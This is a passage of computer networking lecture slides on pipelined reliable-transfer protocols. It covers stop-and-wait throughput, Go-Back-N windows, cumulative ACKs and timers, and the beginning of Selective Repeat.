 - Small timeout value → may introduce a false positive if there wasn't a failure
 - Large timeout value → not responsive if there was a failure

Stop-and-wait: Performance




If RTT=30 msec, 1KB pkt every 30 msec: 33kB/sec thruput over 1 Gbps link

Pipelined Protocols

- Use a sliding window at the sender buffer
- Allow transmitting multiple unACK'ed pkts
- Two protocols:
 - Go-Back-N (GBN)
 - Selective Repeat (SR)
- # re-transmissions
- Sender and receiver complexity

Pipelined Protocols: Better Utilization




Go-Back-N (GBN)

Sender

- k-bit seq # in pkt header
- A “window” of up to N consecutive unACK’ed pkts allowed
 - Can N be infinite?
- Waits after sending all N pkts (for ACKs and/or timeout)


Lower and upper bounds



Go-Back-N (GBN) – ACKs

Sender


- $\text{ACK}(n)$: ACKs all pkts up to and including seq # n – **cumulative ACK**
- Moves the sliding window based on received ACKs



Go-Back-N (GBN) – ACKs

Sender


- ACK(n): ACKs all pkts up to and including seq # n – **cumulative ACK**
- Moves the sliding window based on received ACKs



Go-Back-N (GBN) – Timers

Sender

- a timer for each in-flight pkt
- If an ACK(n) isn't received within a timeout interval
→ timeout(n): retransmit pkt n and all higher seq # pkts in the *current window*
- Can we replace the multiple timers with a single timer?
 - a timer for the oldest transmitted but not yet ACK'ed pkt




Go-Back-N (GBN) – Receiver

Receiver


- Accepts pkts that are received in-order only (how?)
- Discards other pkts
 - Receiver knows they will be retransmitted
 - Receiver buffering is simple
- Example: If the seq. # of last pkt delivered to app is $n-1$
 - Scenario 1: a new pkt n is received → Accept (and send ACK n)
 - Scenario 2: a new pkt $n+1$ is received → Reject (and send ACK $n-1$)

Go-Back-N (GBN) – Example



$N = 4$




ACK0



ACK1



Go-Back-N (GBN) – Issues





- Consider high-speed links with long delays
 - (called large bandwidth-delay product pipes)
- GBN can “fill that pipe” by having large N
→ many unACK’ed pkts could be in the pipe
- A single lost pkt could cause re-transmission of huge number (up to N) of pkts
→ waste of bandwidth

Selective Repeat (SR)

- Only lost or corrupt pkts are retransmitted
- Receiver:
 - keeps track of seq # of received pkts,
 - individually ACKs correctly received pkts, and
 - buffers pkts, as needed, for eventual in-order delivery to app
- Sender retransmits pkts for which ACK not received
 - A timer for each unACK'ed pkt

Selective Repeat (SR)

No synchronization of lower and upper bounds of the two windows



Selective Repeat (SR) – Example

pkt0 sent
